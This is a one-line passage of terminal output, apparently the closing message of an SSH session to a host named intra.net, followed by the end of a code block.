Connection to intra.net closed.
```